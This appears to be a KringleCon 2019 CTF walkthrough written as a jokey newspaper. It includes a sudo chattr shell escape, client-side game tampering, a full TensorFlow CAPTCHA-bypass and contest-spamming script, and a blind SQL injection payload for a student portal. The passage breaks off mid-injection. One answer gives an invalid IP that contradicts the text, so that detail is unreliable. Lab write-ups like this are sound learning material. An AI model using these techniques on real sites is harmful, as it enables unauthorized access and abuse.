The Con Daily!

CHRISTMAS EDITION

Dec '19

SANTA'S RIVAL EXPOSED!

YOU'LL BE SHOCKED WHO IT WAS

WERE THE ELVES IN ON IT?

The Con Daily Exclusive Interview!

NON-ELF REVEALS ALL

BANAS BANANAS

DUO SAVES THE DAY

Challenges

ESCAPE ED

In order to escape ed, all that was needed was a simple capital '`Q`' and a carriage return. We are loving Kringlecon at the moment!

LINUX PATH

Oh no, the "`ls`" command seems to have been made useless. Fear not, The Con Daily has got you covered. If we use the full path (`/bin/ls`) , we find that the directory is successfully listed.

FROSTY KEYPAD

The Con Daily has got all the goss on this one too! The numbers 1, 3, and 7 were heavily worn out compared to others. We also knew that a digit repeated. "1337" didn't work, but reversing it to "7331" turned out to be successful! Sometimes it's the small things that count #lifehacks.

Remember readers, sometimes, wandering around gives you the answers too, like the code being written on a wall. #openyoureyes #feelingdumb #sanswhy

Hot Tip!

Looking at things closely will help you get far in Kringlecon! Keep your eyes peeled!

NYANSHELL


Kittens are like, the cutest thing ever! Especially in shells! But if you really want to do work #yeahright #yougottabekittenme, you're going to need a functioning shell without a colourful ball of nyancat floating around. `cat`-ing (pun intended!) the `/etc/passwd` file shows that Alabaster's default shell is `/bin/nsh`.

The Con Daily finds that `sudo -l` reveals we have the permissions to change attributes via `/usr/bin/chattr`, changing the immutable attribute of `nsh`! We do so with `sudo chattr -i /bin/nsh`, and overwrite it with `cp /bin/sh /bin/nsh`.

We became Alabaster by issuing `su alabaster_snowball` and entered the provided password, and we ditched the furry feline for a real shell!

XMAS CHEER LASER (pt 1)

What is Christmas without some cheer? We drop all the tips on making the cheer laser working again!



Pewpewpew!

Following the breadcrumbs, The Con Daily runs Get-History, returning the Powershell command history. We observe a request with the appropriate required angle: `(Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent`.

The hint to the next step seems to be cut off by it's length, but a quick `Get-History | Format-List` shows the hint to read "`I have many name=value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items`". Can anyone say #enviornmentvariables? The Con Daily is feeling #1337usmaximus.

Setting the location using `Set-Location Env:` and listing the child items via `Get-ChildItem` shows a compressed riddle. We read the full riddle by invoking `$Env:riddle`, which reads "`Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.`" Time for some #powershellfu!

The appropriate command to list all files and get the newest file is `Get-ChildItem -Path /etc -Recurse -File | sort LastWriteTime -Descending`, showing `/etc/apt/archive.zip` to be the latest and greatest. #sohotrightnow

Unzipping the file to the temporary folder using `Expand-Archive -LiteralPath /etc/apt/archive -DestinationPath /tmp/unzipped` reveals a `refraction` directory, containing a `runme.elf` and another `riddle`. Running the ELF file reveals the refraction value to be 1.867. The riddle reads "`Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity: 25520151A320B5B0D21561F92C8F6224`".

We ned to recurse through the `/home/elf` directory to find the file with the appropriate MD5 value! The Con Daily breezes through this with a simple `Get-ChildItem -Path /home/elf -Recurse -File | Get-FileHash -Algorithm MD5 | where {$_.Hash -eq "25520151A320B5B0D21561F92C8F6224"} | Select Path`. The resultant file is found at `/home/elf/depths/produce/thhy5hll.txt`, revealing the temperature setting to be -33.5, with another hint: "`I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding me will give you the most strength but doing so will require Piping all the FullName's to Sort Length.`"

We pull the longest full path to a text file using the command `Get-ChildItem -Path /home/elf -Recurse -File | Select FullName,@{Name="FNLength";Expression={$_.FullName.length}} | Sort-Object -Property FNLength -Descending | Select-Object Fullname -First 1 | Format-List`, revealing the txt file to be `0jhj5xz6.txt`. The file instructs us to kill the processes of `bushy`, `alabaster`, `minty` and `holly` in that order. We get the processes in that order using `Get-Process -IncludeUserName`. We stop them in the appropriate order by calling `Stop-Process -PID {pid} -`

es.

Challenges

XMAS CHEER LASER (pt 2)

This Cheer Laser is a long challenge, but we promise it's worth the wait!

After stopping the services, we did see the content (replicable by executing `Get-Content /shall/see`), which gives the hint "`Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id`." We find file `/etc/systemd/system/timers.target.wants/EventLog.xml` by running `Get-ChildItem -Path /etc -Recurse -File -Filter "*.xml"`. Sifting through the Ids reveals a number of "lonely" ones, and via inspection of lines around RefId 1805 (running `` Select-String -Path "/etc/systemd/system/timers.target.wants/EventLog.xml" -Pattern "RefId=`"1805`"" -Context 500 | ForEach-Object { $_.Context.PreContext; $_.Line;  $_.Context.PostContext} ``), we find a very odd looking entry to have the value "`` C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "`$correct_gases_postbody = @{`n     O=6`n     H=7`n     He=3`n     N=4`n     Ne=22`n     Ar=11`n     Xe=10`n     F=20`n     Kr=8`n     Rn=9`n}`n ``".

Armed with all this, we turn off the laser, set the appropriate values, and turn it back on with the following Powershell 1-liner #FTW!

```
(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent; (Invoke-
WebRequest -Uri http://localhost:1225/api/angle?val=65.5).RawContent;
(Invoke-WebRequest -Uri
http://localhost:1225/api/refraction?val=1.867).RawContent; (Invoke-
WebRequest -Uri http://localhost:1225/api/temperature?val=-
33.5).RawContent; $postParams =
@{O=6;H=7;He=3;N=4;Ne=22;Ar=11;Xe=10;F=20;Kr=8;Rn=9}; (Invoke-WebRequest -
Uri http://localhost:1225/api/gas -Method POST -Body
$postParams).RawContent; (Invoke-WebRequest -Uri
http://localhost:1225/api/on).RawContent; (Invoke-WebRequest -Uri
http://localhost:1225/api/output).RawContent
```

GRAYLOG (pt 1)

What? We need to search logs? Have no fear, #graylog is here! 10 of the hottest questions from https://report.elfu.org that you would LOVE to findout from https://graylog.elfu.org ! #interviewtime

Question 1

We query for file creation events (Event ID 2), stemming from Firefox, and with the extension ".exe" using `ProcessImage:"C:\\Program Files\\Mozilla Firefox\\firefox.exe" AND EventID:2 AND TargetFilename:/.+\.exe/`

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

Question 2

We query for events associated with the cookie_recipe.exe ProcessImage by issuing the query `ProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"`, and observe the destination IP and port.

Answer: 192.168.247.175:4444

Question 3

Now that the attacker had access, we find what was done by running the query `ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"`. Looking around, we find the first command to be `C:\Windows\system32\cmd.exe /c "whoami "`.

Answer: whoami

ONE-TWO-JUST BE CAREFUL!

Don't open random executables, no matter how alluring the recipe!

"I REGRET IT, I REALLY DO. I WISH I COULD TURN BACK TIME" -MINTY

Question 4

Continuing chronologically in the initial query `ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"`. we find the privilege escalation command to be `webexservice`

Answer: webexservice

Question 5

Changing our query to reflect the subprocesses of cookie_recipe2.exe, (`ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe2.exe"`), we find the attack running `C:\cookie.exe`, a renamed mimikatz.exe.

Answer: C:\cookie.exe

Question 6

We look for successful logons (Event ID 4624) where the source address is Minty's machine, and when the query `EventID:4624 and SourceNetworkAddress:"192.168.247.177"` is run, we find that alabaster was pivoted to.

Answer: alabaster

Challenges

GRAYLOG (pt 2)

Question 7

Looking for LogonType 10 (RDP connections) from the same source address (`SourceNetworkAddress:"192.168.247.177" and LogonType: 10`), we find the time of the RDP connection.

Answer: 06:04:28

Question 8

Looking for LogonType 3 (RDP connections) from with the Logon Event ID of 4624, (`EventID:4624 AND LogonType:3`), we find the attacker listing the filesystem of elfu-res-wks3 from elfu-res-wks2.

Answer: elfu-res-wks2,elfu-res-wks3,3

Question 9

Free win! In our reading of logs from previous steps, we noticed the document `C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf`. To find it via the search, run the query `EventID:2 AND TargetFilename:/.+\.pdf/` to look for Event ID 2 and restricting it to PDFs.

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Question 10

Using the previous query as a pivot point, investigation of events after that revealed that the PDF was exfiltrated to 104.22.3.84.

Answer: 10.422.3.84

Con Daily readers, that brings us to the end of this challenge – the report ID is 7830984301576234, and we have fully detected the incident! #leavenologunturned

MONGO PILFER


Running `ps aux | more` shows the string `/usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log.` Boom, it's connect time via `mongo --port 12121`.

Exploring databases finds the elfu databse, so we `use elfu`. show collections reveals "`solution`", so we run `db.solution.find()`, which tells us to complete it using `db.loadServerScripts();displaySolution();`. Win!

HOLIDAY HACK TRAIL

In easy and medium modes, the distance is posted as part of the parameters. Altering this to 8000 automatically wins the game! #clientsidevalidationissoyesterday

On hard mode, an MD5 hash value is computed of the sum of the distance, money, month, day, foods, medication, ammo, runners, and reindeer. Changing the distance values and altering the MD5 appropriately wins the game on hard!



"HOW MANY TIMES DO I HAVE TO TELL THEM, CLIENT SIDE VALIDATION IS NO VALIDATION!"

SMART BRACES

Holy molar Kent, why would you have IoT braces? The Con Daily grabs the latest from our newly-crowned intern, on a sunny Christmas Day (in Australia) at tooth-hurty pm.

The Con Daily: G'day Kent, how's it going?

Kent: Yeah it's better now, but I'm going good, I'm turning it around, and getting some real positive vibes from those around me and just looking up for 2020, you know?

TCD: Absolutely. What you've been through has just been terrible – and you're just amazing and such a strong person to pull through it! Tell us a bit about what was going on.

Kent: Wow it brings back chills. I had this inner voice that I couldn't shake off, and somehow it wasn't only an inner voice, but I felt that my braces were in dire straits. I needed a baseline to DROP everything by default – but that was just the first step.

TCD: We hear you – and we also hear two kind souls, separately, came with `sudo iptables -P INPUT DROP`, `sudo iptables -P FORWARD DROP` and `sudo iptables -P OUTPUT DROP`.

Kent: Yes, yes they did! That helped with a baseline, but I needed something more granular, I started to feel gummy that I wasn't very safe. But I also needed some connections, and not to drop the real stuff.

TCD: So what helped with that?

Kent: I told them what I needed, and they came back with `sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT` and `sudo iptables -A OUTPUT  -m state --state ESTABLISHED,RELATED -j ACCEPT`

TCD: That seems like it would have worked! Tell us a little more about the granular connection. We hear it was from a single IP?

Kent: Indeed! At this point rule were shaping up, and I didn't feel so out of control. They really pulled me out of the ditch with `sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT`.

TCD: We hear there was more – about the braces opening up?

Kent: Well, I did want FTP and HTTP working – what's the point of being connected if you're..well, not? So they doctored up `sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT` and `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT`.

TCD: How much more did the rules grow after this?

Kent: Why would braces have only traffic coming in, when I needed traffic out? It's a work in progress but I'm testing out the inbuilt Canine browser. I needed the rules to let me out on HTTP.

TCD: And we hear they did `sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT`?


Kent: Yes they did! I also had some local services running, so I needed a clearway for my loopback interface, and they wrote up `sudo iptables -A INPUT -i lo  -j ACCEPT`.

TCD: Sounds like you had a win then, with all those rules in place?

Kent: Yes, and it was all thanks to them. If they hadn't have saved me, I'm not sure I would be here doing this interview.

TCD: Well, we do thank you for your time, and we hope that you take what you've learnt here for whatever you have lined up next!

"IF THEY HADN'T HAVE SAVED ME, I'M NOT SURE I WOULD BE HERE"



JQ

The longest connection? The Con Daily simply ran `cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'` to see that the longest connection was from 192.168.52.132 to 13.107.21.200.

Objectives

0 - TALK TO SANTA IN THE QUAD

The Con Daily caught up with Santa in the Quad, and he told us to look for his two turtle doves, and complete objectives 2-5. We also were told about the badges and how they were used. No special treatment despite us telling him we're from The Con Daily, though. #famoussomeday Never fear, The Con Daily is here to bring you the scoop from Kringlecon, this year at Elf University!

1 - FIND THE TURTLE DOVES

Just north of the Quad is the Student Union, and we find Michael and Jane basking in the heated glory that is the fireplace. Last we heard, it was to keep away from the fowl weather outside! #punsftw

2 - UNREDACT THREATENING DOCUMENT

In the northwest corner of the Quad lies a threatening letter that is redacted – but the author must not have known about the ability to preserve layers in PDF! Microsoft Word is able to import an edited version and removing the obfuscation is easy. An even easier way is to open the PDF in Chrome, highlight the obfuscated text, copy, and paste it into your favourite editor.

The contents of this are juicy – The Con Daily strives to bring you the latest news. Who is this adversary who is disgruntled? Is it a group of them? Are they associated with other holidays? Cast your vote! Is it #teamstpatrick or #teamtoothfairy? Or does #teamhansgruber make a return? Stay tuned to find out the latest goss!

Answer: DEMAND

3 - WINDOWS LOG ANALYSIS - EVALUATE ATTACK OUTCOME

The Con Daily received news of a drop – DeepBlueCLI - that would help identify which account was compromised! Running `.\DeepBlue.ps1 Security.evtx` revealed 77 failed logons for all accounts except one, which had 76, indicating that the missing failed attempt was a success. #allyouneedisagoodpasswordspray

Answer: supatree

4 - WINDOWS LOG ANALYSIS - DETERMINE ATTACKER TECHNIQUE

Sometimes we enjoy a good long read, like that of normalised Sysmon logs (#yeahright). We dig through the logs like we dig through goss, finding events around the Lsass.exe process, revealing NTDSUtil in a command close to lsass.exe, spicy! #lsassy

Answer: NTDSUTIL

5 - NETWORK LOG ANALYSIS - DETERMINE COMPROMISED SYSTEM

Seriously? Another log? There are more logs here than the average celebrity's ex-spouse count #bazinga #feeltheburn. But we bring you all the good stuff, and dive straight into the Zeek logs using RITA.

The Con Daily runs `rita show-beacons elfu -H | less` to show 192.168.134.130 calling out the most.


Answer: 192.168.134.130

6 - SPLUNK (pt 1)

We were hoping for the all famed long challenges, and Kringlecon 2019 did not fail to deliver with this! Time for some log diving, so turn up those tracks! #cantstopthesplunk

Training Question 1

We need the hostname of Professor Banas' computer? We search `host`, of course, and based on the return values on the side, click host to find the answer of SWEETUMS. Sweetums? More like "Nuh-ums!"



```
a dest_mac  2
# dest_port  2
# duration  100+
a endtime  100+
# EventType  1
a flow_id  100+
a host  2
a host_addr{}  100+
a host_type{}  5
a index  1
a Keywords  1
# linecount  15
a LogName  1
a Message  100+
```

host

2 Values, 100% of events

Reports

Top values   Top values b

Events with this field

```
Values        Cou
SWEETUMS      1,5
sweetums      1,0
```

Training Question 2

We need a secret document – Alice Bluebird helps us out with a hint about Santa! `index=main santa` shows 11 entries, and the first reveals C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt. Juicy! I wonder if I'll make the nice list, I need some gift lovin'!

Training Question 3

Remember Command and Control – that strategy game? This is the same thing, except it's bad guys, and your computer! `index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=3 powershell` reveals the C2 server as `144.202.46.214.vultr.com`

Objectives

6 – SPLUNK (pt 2)

Training Question 4

Powershell? Document? Sounds like the work of a docm to us! Searching for "docm" show's Bradly Buttercup's assignment within a zip file called 19th Century Holiday Cheer Assignment.docm. #gotemwithadocm

Training Question 5

You know what's useful? Having everyone title their email the same. The Con Daily uses this in the query to pull out all the emails that Professor Banas receives with `index=main sourcetype=stoq "Holiday Cheer Assignment Submission" | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body`, showing 21 essays.

Training Question 6

We read Bradly Buttercup's email to the Professor with the previous query, and it states the password is 123456789. Someone tell Buttercup about out-of-band secret transmission, password complexity, or passphrases. Please!

Training Question 7

Bradly Buttercup's email address as per the SMTP entry is bradly.buttercups@eifu.org.

Objective Question

Stoq is just amazing isn't it! We hadn't heard of it but this is a total #gamechanger. It unzips files and indexes their contents for searching and archive retrieval? It's a good thing Word documents are essentially zip files! We run the query

```
index=main sourcetype=stoq
"results{}.workers.smtp.from"="bradly buttercups
<bradly.buttercups@eifu.org>" | eval results = spath(_raw,
"results{}")
| mvexpand results
| eval path=spath(results, "archivers.filedir.path"),
filename=spath(results, "payload_meta.extra_data.filename"),
fullpath=path."/".filename
| search fullpath!=""
| table filename,fullpath
```

and download each of the files from http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/, and find the message to Kent in the XML file that makes the Word document. Ouch – shots fired. Could Bradly the one interfering with Kent's IoT braces? #allthegoss

Answer: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

7 – GET ACCESS TO THE STEAM TUNNELS

Krampus hops around with a key on him, and the lock to the tunnels reads "Schlage". Using the key bitting templates (https://github.com/deviantollam/decoding) reveals the bitting values to be 122520. Using this to open the lock lets us in to the sewers!

8 – BYPASSING THE FRIDO SLEIGH CAPTEHA

CAPTEHAs are mean, people, and we mean that with a vengeance. But #hohoho for #tensorflow! We develop a model using the initially captured images and TensorFlow's magic machine learning. We tweak the script to read in the data and parse it quickly (without writing it to disk), and after a few attempts, we win! The script is attached below to help you along! #dontsaywedontdoenough

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.compat.v1.logging.set_verbosity(tf.compat.v1.logging.ERROR)
import numpy as np
import threading
import queue
import time
import base64
from datetime import datetime

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_data, labels, input_operation, output_operation):
    image = read_tensor_from_image_bytes(base64.b64decode(image_data["base64"]))
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put( {'img_full_path':image_data["uuid"], 'prediction':labels[prediction].title(),
'percent':results[prediction]} )
```

Objectives

```
def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299,
input_mean=0, input_std=255):
    image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result

def main():
    yourREALemailAddress = “ourREALemail@somewhere.com”

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    startTime = datetime.now()
    b64_images = json_resp['images']                    # A list of dictionaries eaching
containing the keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     # The Image types the
CAPTEHA Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(),
challenge_image_type[1].strip(), challenge_image_type[2].replace(' and ','').strip()] #
cleaning and formatting
    print ('Got images, looking for ', challenge_image_types[0], " ",
challenge_image_types[1], " ", challenge_image_types[2])

    imagedata = []
    #for img in b64_images:
     #   imagedata.append(img['base64'])

    graph = load_graph('/root/Desktop/sans_holiday_hack_2019/capteha/output_graph.pb')
    labels =
load_labels("/root/Desktop/sans_holiday_hack_2019/capteha/output_labels.txt")

    # Load up our session
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    # Can use queues and threading to spead up the processing
    q = queue.Queue()
```

```
#Going to interate over each of our images.
    for image in b64_images:

        #print('Processing Image {}\r'.format(img_full_path)),
        # We don't want to process too many images at once. 10 threads max
        while len(threading.enumerate()) > 4:
            time.sleep(0.0001)

        #predict_image function is expecting png image bytes so we read image as 'rb' to
get a bytes object
        threading.Thread(target=predict_image, args=(q, sess, graph, image, labels,
input_operation, output_operation)).start()

    print('Waiting For Threads to Finish...')
    while q.qsize() < len(imagedata):
        time.sleep(0.001)

    #getting a list of all threads returned results
    prediction_results = [q.get() for x in range(q.qsize())]

    final_answer = ''
    #do something with our results... Like print them to the screen.
    for prediction in prediction_results:
         if not final_answer:
                 separator = ""
         else:
                 separator = ","
         if prediction['prediction'] == challenge_image_types[0]:
                 #print(prediction['img_full_path'].split('/')[1].split('.')[0])
                 final_answer = final_answer + separator + prediction['img_full_path']
         elif prediction['prediction'] == challenge_image_types[1]:
                 #print(prediction['img_full_path'].split('/')[1].split('.')[0])
                 final_answer = final_answer + separator + prediction['img_full_path']
         elif prediction['prediction'] == challenge_image_types[2]:
                 #print(prediction['img_full_path'].split('/')[1].split('.')[0])
                 final_answer = final_answer + separator + prediction['img_full_path']
     #   print('TensorFlow Predicted {img_full_path} is a {prediction} with {percent:.2%}
Accuracy'.format(**prediction))

    # This should be JUST a csv list image uuids ML predicted to match the
challenge_image_type .

    json_resp = json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
    print(datetime.now()-startTime)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n--------------------
\n{}'.format(final_answer))
        print('--------------------\nServer Response:\n--------------------
\n{}'.format(json_resp['data']))
        sys.exit(1)

    print('CAPTEHA Solved!')
    # If we get to here, we are successful and can submit a bunch of entries till we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
    }
```

Objectives


```
    # If we win the once-per minute drawing, it will tell us we were emailed.
    # Should be no more than 200 times before we win. If more, something wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry
#{}'.format(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
    print(entry_response)

if __name__ == "__main__":
    main()
```

That script put us more out of breath than a pentester walking up a flight of stairs! Running it eventually returns us an actual email with the code.


Answer: 8Ia8LiZEwvyZr2WO

9 – RETRIEVE SCRAPS OF PAPER FROM SERVER


Is someone hiding something? Possibly! Applying for an Elf U course is as easy as 1-2-3! Just jump on and apply for it at https://studentportal.elfu.org/apply.php … Except if you've used the email before, you'll get a nasty SQL error!


Error: INSERT INTO applications (name, elfmail, program, phone, whyme, essay, status) VALUES ('kajsdf', 'thegrinch@elfu.org', 'lskjdflak', 'lskadjf', 'sldakjfdsalksdj', 'alsdkjal', 'pending')
Duplicate entry 'thegrinch@elfu.org' for key 'elfmail'

Fortunately, SQL has behaviours that aid with duplicate handling, and if we make the essay read as `blah' , 'pending') ON DUPLICATE KEY UPDATE status=(select if([{query}],'other', 'pending')); # --`, it will update the status key based on the `{query}` inserted (alternating between "`other`" and "`pending`" for true or false respectively. Depending on what the status is, the application check message differs!


Your application is still pending!

Application status "pending"


Your application has been processed! Congratulations, but have you found Krampus' hidden secrets?

Application status "other"

Sneaky as we are, The Con Daily changes the query to the following queries and iterates through character values to launch a full scale blind SQL injection to find the list of table names!

